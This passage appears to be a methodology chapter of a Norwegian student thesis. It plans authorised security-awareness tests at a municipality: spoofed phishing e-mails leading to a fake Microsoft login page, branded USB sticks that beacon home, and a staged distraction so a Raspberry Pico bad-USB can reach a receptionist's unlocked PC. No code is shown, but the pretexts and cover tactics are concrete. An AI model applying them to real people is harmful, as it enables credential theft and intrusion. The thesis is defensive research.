Dette kapittelet gjør rede for hvordan prosjektet tar for seg problemstillingen. Testmetodikk er den første og mest omfattende delen og gir en beskrivelse av hvilke aktiviteter og tester som utføres i forsøk på å besvare forskningsspørsmålene. Prosjektmetodikk tar videre for seg hvordan prosjektgruppen har jobbet gjennom prosjektets forløp. Dette inkluderer hvilken utviklingsmetodikk prosjektgruppen har tatt utgangspunkt i for å strukturere prosjektet på et overordnet plan. Utviklingsmetodikken videreføres i prosjektplanen som viser hvordan ulike oppgaver er kartlagt, gruppert og planlagt gjennomført. Videre er det inkludert en risikoanalyse av identifiserte risikoer som kan true prosjektets fremgang. Analysen har til hensikt å bringe fram potensielle problemer i forkjøpet ved å identifisere risikoer på et tidlig stadium sammen med risikoreduserende tiltak.

3.1 Etiske hensyn

Gjennom prosjektet er det viktig å ha klare rammer for å ivareta sentrale etiske hensyn. Dette bidrar til at prosjektet blir gjennomført på en forsvarlig måte og sikrer at kommunen og alle de ansatte som deltar i de ulike aktivitetene prosjektgruppen skal gjennomføre er i et trygt miljø.

Først og fremst er tillatelse fra oppdragsgiver viktig. Alle aktiviteter i prosjektet er derfor avklart med oppdragsgiver før oppstart. Prosjektet er også godkjent og klarert med rådmannen, som er kommunens øverste leder. Det har blitt gitt full frihet til å utføre sosial manipulasjon av de ansatte ved kommunen som sikrer at testene oppnår de mål som er satt av oppdragsgiver.

Som tidligere nevnt i kapittel 2.1.2 om initielle krav har prosjektgruppen også signert taushetserklæring. Dette ble gjort for å ivareta konfidensialitet og gjensidig forståelse for at all informasjon som samles inn blir håndtert forsvarlig og ikke misbrukes eller komme på avveie.

I tillegg er håndtering av data, da spesielt sensitiv data et viktig etisk aspekt. All data som samles inn anonymiseres både i rapporten og ovenfor oppdragsgiver. All data som er samlet inn vil også bli slettet 30 dager etter at oppgaven er levert inn. Etiske hensyn som er spesifikke for en aktuell aktivitet er listet opp under selve aktiviteten.

3.2 Testmetodikk


3.2.1 Organisasjon og rammeverk

Figur 3-1 Organisasjonskart over Tysnes kommune [18]

Kommunen består av ulike seksjoner. Seksjonene er oppvekst, helse og omsorg, teknisk, og stabs og fellestjenester. Hver seksjon har sitt ansvarsområde med hver sin leder. Lederteamet består av rådmann, assisterende rådmann, kommunalsjef oppvekst, kommunalsjef helse og omsorg, kommunalsjef teknisk, og økonomisjef. Strukturen kan ses i Figur 3-1.

Rammeverk

For å svare på forskningsspørsmålene blir det laget et rammeverk som brukes på tvers av de ulike aktivitetene som skal utføres. Resultatene fra forskingsspørsmål 1 og 2 skal brukes for å lage tiltatak til kommunen. Dette kan ses i Figur 3-2. Resultatene fra første og andre forskningsspørsmål skal så brukes for å svare på det tredje forskningsspørsmålet.



Figur 3-2 Viser hvordan rammeverket for metodene er satt opp

3.2.2 Hvor sikkerhetsbevisste er de ansatte ovenfor *phishing*-angrep?

3.2.2.1 *Phishing*-eposter

Bakgrunn

Phishing blir et naturlig valg for prosjektgruppen å velge som en aktivitet da oppdragsgiver har utført dette før med bekymringsverdige resultater som beskrevet i 2.1.1. Datatilsynet beskriver også *phishing* som «[...] en av de mest effektive måtene å angripe virksomheter på.» [3]. Med å etterligne denne angrepsmetoden på en realistisk måte samtidig som det er et spesifikt angrep på kommunen vil dette kunne gi kommunen en realistisk innsikt i ansattes evne til å identifisere og reagere på slike sikkerhetstrusler.

Miljø

Alle ansatte som mottar en *phishing*-epost har sin egen epostkonto, og har tilgang til internett. Denne eposten kan åpnes på en arbeidsmaskin på jobb, men kan også åpnes på en telefon. Ansatte kan være på jobb når de mottar eposten, men de kan også være hjemme. Eposten sendes til ansattes ansatte-epost da det er deres ansatt-innloggingsinformasjon prosjektgruppen ønsker å få tak i. For ansatte der prosjektgruppen har mislyktes å finne en ansatt-epost har disse ansatte blitt ekskludert fra angrepet.

Alternative løsninger

Det er flere måter denne aktiviteten kan utføres på for å prøve å samle inn ansatte sitt brukernavn og passord. Det er hovedsakelig to muligheter som har vært diskutert. Begge løsningene involverer en epost som sendes til ansatte. Forskjellen på disse er hvordan dataen skal samles inn.

En løsning er å legge ved et vedlegg som tilsynelatende ser ut som en harmløs PDF-fil. Denne filen er egentlig et skript som vil sende en datapakke til en server, det vil si en bekreftelse (også kalt *acknowledgement*) for å loggføre om noen har prøvd å åpne filen. Hensikten med filen er at den representerer et hvilket som helst program eller skript som da vil kjøre på maskinen til den ansatte. Dette kan være en *key-logger*, *malware*, eller *ransomware*. Dette er programmer som kan gjøre svært store skader i kommunens infrastruktur og maskiner.

En alternativ løsning er å sende en e-post som inneholder en lenke til en forfalsket innloggingsside, der ansatte oppfordres til å logge seg inn for å svare på en spørreundersøkelse. Hensikten med denne løsningen er å konstruere en e-post som etterligner en leder i kommunen, med å benytte *spoofing*, for å skape en følelse av trygghet og legitimitet blant mottakerne. Dersom ansatte oppgir sitt brukernavn og passord på denne falske innloggingssiden, vil denne informasjonen bli videresendt til prosjektgruppens server. Gitt at flere aktiviteter skal utføres i kommunen og med hensyn til å unngå å bli avslørt, er det hensiktsmessig å inkludere en forventet "sluttside" for ansatte. I dette tilfellet en

spørreundersøkelse. Spørreundersøkelsen vil ha som funksjon å opprettholde illusjonen om en legitim innloggingssesjon, uten å avsløre formålet med prosjektet.

Valgt løsning

Før en endelig beslutning ble tatt angående valget av en alternativ løsning, ble begge løsningene testet under kontrollerte forhold. Formålet med denne prosessen var å vurdere styrker og svakheter ved hver løsning. Gjennom utførelsen av slike tester kan gruppen få innsikt i ytelsen til hver løsning, identifisere mulige fordeler og utfordringer, og ta en beslutning basert på resultatene.

Å sende et skript som et vedlegg viste seg å være mer utfordrende enn først antatt, hovedsakelig på grunn av begrensninger knyttet til e-postsystemer og økende bevissthet om datasikkerhet. Et av hindringene var mangelen på mulighet til å legge ved en kjørbar fil (exe) som vedlegg på grunn av sikkerhetsbegrensninger. Dette resulterte i nødvendigheten av å komprimere filen. Filen ble komprimert til en zip-arkiv-fil. Etter å ha utført denne tilpasningen, ble vedlegget sendt til et annet gruppemedlem som skulle simulere en ansatt. Imidlertid oppstod flere utfordringer da gruppemedlemmet mottok advarsler om potensiell skadelig programvare når gruppemedlemmet forsøkte å laste ned vedlegget. Det er utfordrende å dokumentere om en ansatt har lastet ned vedlegget, da det kun sender en bekreftelse om det blir åpnet.

Det oppstod ingen problemer da det ble sendt en epost med en lenke. Som nevnt i 2.1.1 vet gruppen allerede at flere ansatte blir lurt av *phishing*-eposter og trykker på lenker som sendes. Det vil også være enklere å dokumentere ansattes aktivitet da gruppen kan få tilbakemelding om en ansatt trykker på lenken og skriver inn innloggingsinformasjonen sin.

Etter å ha testet begge løsningene ble det på bakgrunn av problemer som oppstod med å sende et vedlegg besluttet å bruke lenke i en epost for å prøve å få tak i brukernavn og passord til ansatte. På denne måten vil det være enklere å loggføre ansattes aktivitet. Det blir også lagt vekt på hvilken type resultat aktiviteten vil gi. Siden vedlegget ikke inneholder noe skadelig programvare vil denne løsningen kun inneholde mulige skader og ikke reelle skader som kan vises til i oppgaven. Løsningen med å bruke en lenke etterligner et reelt angrep der gruppen får ekte data som kunne være misbrukt direkte.

Tilnærming

Det skal ved hjelp av Kali Linux sendes en epost som oppfordrer ansatte til å svare på en spørreundersøkelse. Eposten inneholder en lenke som fører ansatte til en falsk Microsoft-innloggingsside. Denne siden er konstruert slik at prosjektgruppen mottar brukernavn og passordet deres om en ansatt fullfører påloggingen. Passordet vil imidlertid bli *hashet* før det blir sendt over til prosjektgruppen sin server. Til slutt vil en ansatt bli sendt over til en spørreundersøkelse for å prøve å redusere sjansen for at ansatte blir mistenksomme ovenfor

angrepet. Som innsamlingsmetode får gruppen oversendt en bekreftelse om en ansatt trykker på lenken og oversendt brukernavn og et *hashet* passord om en ansatt logger seg inn. Denne dataen blir loggført.

Potensielle feilkilder

Det er flere mulige feilkilder til denne aktiviteten, hvor noen har større konsekvenser enn andre. Det ble implementert en funksjon som loggfører til prosjektgruppen hver gang en ansatt trykker på lenken i e-posten. Imidlertid er det viktig å poengtere at det ikke er en enkel måte for å vite hvem som har klikket på lenken. Prosjektgruppen mislyktes med å finne en løsning på dette i tide. Som et resultat kan det ikke tas for gitt at samme person ikke har klikket på lenken flere ganger, noe som betyr at antall klikk ikke nødvendigvis samsvarer med antall unike ansatte som har engasjert seg i aktiviteten. Dermed kan ikke antallet klikk brukes som en nøyaktig indikator på effektiviteten av *phishing*-angrepet, eller ansattes sårbarhet overfor slike taktikker.

Nettvett.no anbefaler å utvise forsiktighet ved å unngå å trykke direkte på lenker i e-poster, og i stedet oppfordrer de til å manuelt skrive inn nettadressen eller kopiere den fra e-posten og lime den inn i nettleseren [19]. Dette tiltaket er ment å redusere risikoen for å bli utsatt for *phishing*-angrep ved å eliminere muligheten for at brukeren automatisk blir omdirigert til en potensielt skadelig nettside. Ved å følge denne anbefalingen vil en ansatt som tar disse forholdsreglene ikke bli dirigert til den falske innloggingssiden. Den ansatte vil aldri se innloggingssiden og får derfor heller ikke muligheten til å skrive inn brukernavn og passord. Dette eliminerer muligheten for at brukernavn og passord blir inntastet, og i stedet vil ansatte umiddelbart bli ledet til spørreundersøkelse, som er opprettet for å avslutte brukerens nettlesersesjon uten å avsløre hensikten bak prosjektet. Dette er et bra resultat for kommune, men det er ikke mulig å loggføre et slikt resultat siden gruppen ikke har kontroll over nettsiden der spørreundersøkelsen er laget. Spørreundersøkelsen skal heller ikke brukes på noen måte i prosjektet etter avklaring med kommunen.

Evalueringsmetode

Aktiviteten vil bli evaluert med en kvantitativ tilnærming. Dette innebærer i all hovedsak å samle inn hvor mange ansatte som har sendt prosjektgruppen innloggingsinformasjonen sin. Ut ifra dette vil også deres stilling i kommunen bli notert. For å ivareta anonymiteten til ansatte vil stillingene bli delt i to kategorier: Ansatte med mer ansvar, og ansatte uten mer ansvar. «Ansatte med mer ansvar» vil tilsvare stillinger som indikerer at vedkommende har en lederstilling, eller en stilling med et overordnet ansvar. Eksempler på dette kan være: Rektor og styrer. Øvrige ansatte vil føyes inn i kategorien «ansatte uten mer ansvar». Selv om det ikke er mulig å identifisere hvor mange ulike ansatte som har trykket på lenken vil det totale antall klikk fremdeles være et gyldig resultat. Dette resultatet vil vise hvor mange som har trykket på lenken, ukritisk eller ikke.

Etiske hensyn

Det kan argumenteres at metoden i denne oppgaven bryter med etiske hensyn ovenfor Microsoft. Men siden Microsoft ikke er en skadelidende part er det vurdert at fordelene ved å gjennomføre oppgaven på denne måten overveier disse etiske hensynene. Det er valgt å ikke hente inn tillatelse fra Microsoft til dette fordi dette er et lukket forsøk som kun omfatter arbeidet med denne oppgaven. Dersom prosjektgruppen, eller andre skulle ha fortsatt dette arbeidet i større skala bør en slik tillatelse vurderes. Det er derimot konkludert med at en slik avtale ikke er nødvendig for dette prosjektet i henhold til informasjon formulert av KnowBe4 [20].

Da ansatte i kommunen ufrivillig og uten forvarsel er testobjekter i dette prosjektet blir det ansett som hensiktsmessig å holde dem anonyme. Anonymiteten vil ikke ha noen innvirkning på resultatene eller evalueringen. Prosjektgruppen vil ha tilgang til navn på ansatte som blir lurt av *phishing*-angrepet, men dette skal kun brukes til å kategorisere ansatte som har gått på angrepet inn i kategoriene nevnt i evalueringsmetode for aktiviteten.

Prosjektgruppen har i utgangspunktet ingen interesse i passordene som ofrene potensielt sender over til gruppen. Passord blir også sett på som sensitive opplysninger og skal derfor etter avtale med kommunen ikke mottas av prosjektgruppen. Det finnes imidlertid et behov for å bekrefte at ansatte er villig til å skrive inn sitt passord etter å ha mottatt lenken fra epost. Det er derfor besluttet å *hashe* passordene på klient-siden før de sendes over til prosjektgruppen sin server slik at dette kan bekreftes.

3.2.3 Hvor sikkerhetsbevisste er de ansatte i det hverdagslige arbeidsmiljøet?

3.2.3.1 Farlige minnepenner

Bakgrunn

USB-minnepenner har siden tidlig totusen-tallet vært en av de vanligste måtene å overføre data fra en datamaskin til en annen. I de senere år har det blitt mer vanlig å benytte skylagring og overføring via nett. Selv om overføring av data via nett er mer populært er minnepenner fremdeles mye brukt i dagens samfunn, da de er billige og tilgjengeliggjør lagring av data lokalt. Minnepenner utgjør en stor sikkerhetsrisiko dersom disse ikke blir benyttet på en forsvarlig måte. Man skal aldri plugge en ukjent minnepenn inn i en datamaskin da en minnepenn kan inneholde skadelig programvare. Dette har i mange år vært kjent, men det er fremdeles et stort problem at ukjente minnepenner plugges i datamaskiner. I en studie fra 2016 utført av «University of Illonis» ble det lagt ut nesten 300 minnepenner i og rundt campus for å se hvordan folk kom til å reagere på en ukjent minnepenn. Det viste seg at 98 % av alle minnepennene ble funnet av lærere og studenter og at over halvparten ble plugget inn i en

datamaskin for å se hva minnepennen inneholdt [21]. I denne studien inneholdt ikke minnepennen ondsinnet programvare, men viser hvor lett det ville vært for en «hacker» å få tilgang til data dersom minnepennene faktisk var ondsinnet. Dette viser igjen hvor uforsiktige prosjektgruppen er ovenfor ukjente minnepenner og hvor lett det er å spille på menneskets naturlige nysgjerrighet for å finne ut hva som kan befinne seg på minnepennen. Denne nysgjerrigheten skal prosjektgruppen bruke for å teste hvor bevisste de ansatte ved kommunen er dersom de blir utsatt for en ukjent minnepenn og hva de kommer til å gjøre.

Miljø

Ved kartlegging av kommunens bygg har prosjektgruppen fått innsikt i hvor det vil være hensiktsmessig å plassere ut minnepenner. Byggene som er valgt er rådhuset og sykehjemmet. Grunnen til at disse har blitt valgt er basert på observasjoner av hvor det vil være lettest å få flest mulig folk til å ta med seg en minnepenn. Ved rådhuset er det blitt observert en kantine hvor de ansatte ved rådhuset spiser lunsj. Dette er et utmekret sted som fungerer som et knutepunkt for alle de ansatte.

Ved sykehjemmet er det besluttet å plassere ut minnepenner ved vaktrommet. Dette er også et sted mange av de ansatte ferdes og vil gi høy avkasting. En annen grunn til at disse stedene er valgt er fordi det kun er ansatte ved kommunen som benytter seg av disse stedene. På den måten minimerer prosjektgruppen risikoen for at andre privatpersoner får tilgang til minnepennene.

Alternative løsninger:

Det er i hovedsak to ulike løsninger som har blitt diskutert for hvordan minnepennene skal distribueres. Den ene er å spre minnepenner rundt om på ulike steder. Den andre er å plassere minnepenner sentralt på ett sted hvor mange av de ansatte har tilgang.

Fordelen med førstnevnte er at det kommer til å spille på nysgjerrigheten til de ansatte for å finne ut hva som er på den aktuelle minnepennen de har funnet. Svakheten er at ved å plassere ut minnepenner på mange tilfeldige steder rundt om på kommunehuset og ved sykehjemmet vil de lett kunne bli funnet av privatpersoner som ikke jobber ved kommunen. Det vil i tillegg bli svært vanskelig å holde oversikt over hvor mange som har tatt med seg en minnepenn.

Valgt løsning

Det er derfor valgt å gå for løsning nummer to. For å plassere minnepenner sentralt på ett sted må man ha en grunn til at folk skal ville ta med seg en minnepenn. Her tenkes det å legge minnepennene i en skål med en tilhørende beskjed om at de ansatte kan forsyne seg av minnepenner fra kommunen.

Tilnærming
I denne aktiviteten vil det bli utplassert ulike minnepenner rundt om der de ansatte ved kommunen ferdes for å kartlegge hvorvidt de tar med seg ukjent minnepenn og om de så kommer til å koble denne til en datamaskin for å sjekke innholdet. Minnepennene inneholder et program som vil sende en UDP-pakke til prosjektgruppen sin server om noen prøver å åpne denne filen.

Det vil bli brukt spesiallagede minnepenner med kommunens navn og logo trykket på minnepennen. Dette for å gi en følelse av trygghet. Minnepennen vil være forhåndsinnstilt med et vedlegg som sender en melding dersom vedlegget blir forsøkt åpnet.
En server vil ta imot meldinger sendt fra minnepennen og lagre informasjon om at en bruker har trykket på vedlegget. Innsamling av data vil foregå ved å telle over hvor mange minnepenner som er tatt og hvor mange som har plugget minnepennen i en datamaskin og trykket på vedlegget lagret på minnepennen.

Potensielle feilkilder
Personer som ikke jobber ved kommunen, kan ha fått tilgang og tatt med seg en minnepenn. Det er også mulig for en ansatt å ta med seg flere enn en minnepenn. Dette vil føre til at prosjektgruppen får feil resultat.

Evalueringsmetode
Hvor mange klikker på vedlegg og hvor mange minnepenner blir fjernet fra skålen?
Det blir avtalt med IT-leder at det skal tas bilder av skålene med jevne mellomrom for å kartlegge hvor mange minnepenner som forsvinner.

Etiske hensyn
Som i *phishing*-aktivteten er det også her vært behov for å bruke andre firmaer sin logo. Dette har vært Atea sin logo og kommunen sitt kommuneskjold. Prosjektgruppen har fått tillatelse av kommunen å bruke kommunen sitt kommuneskjold. Det har også vært behov for å benytte Atea sin logo, da kommunen har lærlinger fra Atea og prosjektmedlemmet som satt skålen på sykehjemmet skulle utgi seg for å være en lærling. Ut ifra KnowBe4[20] sin uttales ble dette også betraktet som etisk lovlig å gjøre.

3.2.3.2 Avlede resepsjonist

Bakgrunn
På rådhuset i Tysnes kommune er resepsjonisten den første personen man møter. Oppgaven til en resepsjonist kan være å ta imot besøkende og gi dem informasjon, men også utfordringer. Relasjonen mellom en resepsjonist og en besøkende er basert på tillit, og kan enkelt bli misbrukt av uvedkommende. Prosjektgruppen skal prøve å misbruke denne tilliten til å få uautorisert tilgang til maskinen til resepsjonisten. Denne aktiviteten tar utgangspunkt i

kommunens sikkerhetshåndbok som sier at alle ansatte skal låse maskinen sin når den blir forlatt (vedlegg 1). For ordens skyld blir resepsjonisten kalt Bob.

Miljø
Før utført aktivitet har prosjektgruppen vært inne på rådhuset og kartlagt hvordan det ser ut. Der ble det observert at resepsjonisten sitter utsatt for en slik avledning. Det ble også observert at printeren resepsjonisten bruker står i et annet rom som gjør at resepsjonisten mister oversikt over maskinen sin når vedkommende skal til printeren. Dette betyr at hvis aktiviteten resulterer i at resepsjonisten bruker printeren vil vedkommende ikke ha oversikt over maskinen sin.

Alternative løsninger
Det er flere metoder for å skape en avledning som resulterer i at Bob forlater sin arbeidsstasjon uten tilsyn. Kjernen av utfordringen ligger i om Bob husker å låse maskinen sin før vedkommende forlater den.

Dette kan gjøres ved at et av prosjektmedlemmende utgir seg for å skulle på et møte og som har med seg tre eksemplarer av et dokument på flere sider der to av de tre eksemplarene faller på bakken, eller blir sølt vann på slik at de blir gjennomvåte og ødelagte. Deretter gå inn til Bob og spør om han kan kopiere flere eksemplarer av det overlevende eksemplaret. Om Bob er villig til å gjøre dette vil han måtte forlate maskinen sin for å gå til maskinen og kopiere dokumentene. Dette vil da kunne gi en mulighet for å plugge i en *bad*-USB.

En annen løsning kan være nokså lik som i alternativet over, men istedenfor å ha med seg våte og ødelagte dokumenter kan gruppemedlemmet ha en minnepenn som inneholder filen med dokumentet. At Bob plugger i minnepennen er et brudd i seg selv, selv om Bob husker å låse maskinen når han forlater den for å hente utskrift. Problemet med denne løsningen er at resepsjonisten forlater maskinen sin kun for å hente utskrift. Prosjektgruppen risikerer at det ikke en gang er mulig å få tatt bilde før han er tilbake.

Valgt løsning
Den valgte løsningen er løsningen med dokumenter som blir våte og ødelagte. Dette blir ansett som den letteste måten å dokumentere aktiviteten på da Bob må stå ved printeren for å kopiere dokumentene istedenfor å gå ut et kort øyeblikk for å hente utskrevne dokumenter. Dette vil gi bedre tid til å dokumentere aktiviteten, og mulighet til å prøve å plugge i en *bad-USB.*

Tilnærming

Det skal brukes avledning for å prøve å lure resepsjonisten bort fra maskinen sin. For at dette skal være mulig må det lages et scenario med ønske om å skape tillit mellom vedkommende og resepsjonisten. Målet med avledningen skal være å få resepsjonisten bort fra datamaskinen uten at vedkommende låser datamaskinen sin.

For å kunne gjennomføre den angitte aktiviteten vil det være nødvendig med et dokument som skal fremstå som relevant for et møte, slik at det ikke vekker mistanke (vedlegg 6). Videre kreves det en Raspberry Pico-enheten (Pico), komplett med en tilkoblingskabel og forhåndsinstallert programvarekode, som skal implementeres for å utføre spesifikke oppgaver på resepsjonistens maskin. I tillegg er det nødvendig med et kamera i form av en telefon for å dokumentere eventuelle funn som oppstår under utførelsen av aktiviteten.

Det skal tas et bilde for å dokumentere funnene, uavhengig av om resepsjonisten låser skjermen eller ikke. Videre hvis Bob ikke låser maskinen skal det brukes en Pico for å lage og overføre en bekreftelse på at tilgang til både maskinen og internettet er etablert.

Etiske hensyn

Det er flere faktorer som bør tas i betraktning ved utførelsen av denne aktiviteten. Dersom resepsjonisten unnlater å låse skjermen sin, kan det resultere i potensiell eksponering av sensitive opplysninger på skjermen, som prosjektgruppen må være observant på og ikke får med på bildebeviset.

Potensielle feilkilder

Under utførelsen av den angitte aktiviteten er det flere potensielle trusler som kan oppstå. For det første er det en risiko for at andre personer kan passere forbi i det øyeblikket bildet tas eller når Pico-en kobles til, noe som kan føre til oppdagelse av prosjektets eksistens. Videre kan kopieringsprosessen bli gjennomført for raskt, og resepsjonisten kan dermed oppdage angrepet mens den pågår. Det er også mulig at Pico-en får tekniske problemer og ikke fungerer som den skal. Hvis den ikke lukker alle vinduer etter at den er ferdig vil resepsjonisten se at noe har foregått på maskinen når vedkommende var ute. Til sist kan synliggjøring av sensitiv informasjon på skjermen forhindre et vellykket bilde, og dermed forhindre dokumentasjon av resultatet av aktiviteten.

En annen trussel til aktiviteten vil være om det ikke er noen ledige USB-A porter tilgjengelig som Pico-en kan kobles til. Dersom resepsjonisten bruker en bærbar datamaskin som blir koblet til en skjerm, tastatur og mus kan dette bli et problem. Det vil heller ikke være noen enkel måte å løse dette problemet om det oppstår. Det kan forekomme at det ikke er noen ledige USB-tilkoblinger i maskinen som gjør at det ikke er mulig å plugge inn Pico-en uten å plugge ut noe annet som vil ta mye tid.

Evalueringsmetode

Aktiviteten skal evalueres kvantitativt. Under utførelsen av aktiviteten er det tenkt å ta et bilde av skjermen til resepsjonisten for å dokumentere resultatet. Aktiviteten vil også bli evaluert på bakgrunn av om prosjektmedlemmet klarer uoppdaget å plugge Pico-en i maskinen og om enheten sender en vellykket UDP-pakke til serveren som er satt opp.

3.2.4 Hvordan kan sikkerhetskulturen eventuelt forbedres ut ifra resultatene fra de andre forskningsspørsmålene?

Besvarelse av det tredje forskningsspørsmålet avhenger av resultatene fra testene som utføres under øvrige forskningsspørsmål. Resultatene utgjør grunnlaget for utforming av aktuelle tiltak mot sikkerhetsmessige svakheter og avvik som eventuelt oppdages. Eventuelle tiltak som utformes og anbefales har som mål å øke sikkerhetsbevisstheten blant de ansatte og på den måten forbedre sikkerhetskulturen i kommunen.

Aktivitetene som utføres tester sikkerhetsbevisstheten blant de ansatte ved å måle forekomster av sikkerhetsavvik som ved reelle angrep gjerne ville utgjort sikkerhetsbrudd. Tiltak som utformes vil først og fremst fokusere på å øke kompetansenivået på aktuelle områder hvor resultatene viser behov for forbedring. Videre vil utforming av tiltak veiledes av retningslinjene som er oppgitt i Tabell 3-1 sammen med tilhørende avvik. Hvorvidt resultatene meritterer utforming og anbefaling av tiltak diskuteres i 6.2.

Tabell 3-1 Tabellen viser hvilke avvik prosjektgruppen skal undersøke, og hvilke retningslinjer for tiltak som skal brukes om det blir påvist avvik.

Avvik	**Retningslinjer for å veilede tiltak**
Klikker på fremmed lenke	Nettvett.no sine retningslinjer om falske e-poster og *phishing*, [19], [22]
Oppgir passord og brukernavn via tilsendt lenke	
Tar minnepenn av ukjent opphav	Tiltak som opplyser om risiko og verifisering
Åpner fil på fremmed minnepenn	
Forlater PC med ulåst skjerm	Tiltak som opplyser om risiko og som støtter opp under ønsket vanemessig atferdsmønster

I dagens digitale samfunn er det ofte nødvendig å ta stilling til helt ufarlige, men uventede eposter av ukjent opprinnelse. Eposter av denne typen kan vise seg å være reelle henvendelser og relevante for mottaker. Det er derfor viktig at ansatte har kunnskap som bidrar til identifisering av potensielle epost-angrep.

I motsetning til eposter hvor det er mulig å få et overblikk over eposten før videre interaksjon, er det for en minnepenn vanskelig å si noe som helst om innhold. Eventuelle tiltak mot farlige minnepenner vil derfor vektlegge belysning av risiko og verifisering, til forskjell fra tiltak mot *phishing*-epost som i tillegg vil vektlegge identifisering av angrep.

Eventuelle tiltak som relaterer til låsing av PC-skjerm vil i likhet med andre tiltak inkludere kompetanseøkning. Ettersom låsing av skjerm også styres av vanemessig atferdsmønster i det fysiske arbeidsmiljøet, kan utforming av tiltak som støtter opp under dette også være hensiktsmessig.

3.3 Evaluering av prosjektet

Utover evaluering av selve testene er det også foretatt en evaluering av prosjektet som helhet. Denne evalueringen er kvalitativ, kort og besvares av oppdragsgiver. Samtidig som at oppgaven er et akademisk verk er den også utført på oppdrag fra Tysnes kommune. Oppdraget har opphav i et ønske om bedre innsikt i egen sikkerhet. Evalueringen har til hensikt å gi oppdragsgiver mulighet for å formalisere et par tilbakemeldinger for prosjektet.

Evalueringen består av følgende fem spørsmål:

1. Hvilke tanker har du om resultatene fra minnepenn-testene?
2. Hvilke tanker har du om resultatene fra phishing-epostene?
3 Hva synes du om prosjektprosessen og om prosjektet generelt?
4 Er det noe du tenker vi kunne eller burde gjort annerledes, i tilfelle hva?
5 Har du tanker for videre arbeid med sikkerhet?

3.4 Prosjektmetodikk


Prosjektmetodikk beskriver hvordan prosjektgruppen har jobbet for å gjennomføre prosjektet. Dette inkluderer hvilke utviklingsmetoder som er brukt, Gantt-diagram som viser en oversikt av prosjektets livsløp og en risikovurdering av prosjektet.

3.4.1 Utviklingsmetodikk

Som fagfelt er IKT innehaver av et bredt utvalg utviklingsmetodikker som kan bistå med hjelp innen prosjektstyring. En utviklingsmetodikk kan defineres som et overordnet rammeverk for å strukturere, planlegge, utføre og ellers effektivisere utviklingen av et produkt, en tjeneste eller en løsning. Prosjektet innebærer ikke produktutvikling i tradisjonell forstand, men det finnes likevel mye som kan overføres og benyttes i prosjekter generelt. Dette er også tilfellet for utviklingsmetodikker spesielt tilpasset programvareutvikling.

Prosjektgruppen har hentet inspirasjon fra en utviklingsmetodikk som heter Agile Unified Process (AUP). AUP ble utviklet tidlig på 2000-tallet av Scott W. Amber og er rettet mot forretningsorientert programvareutvikling [23].

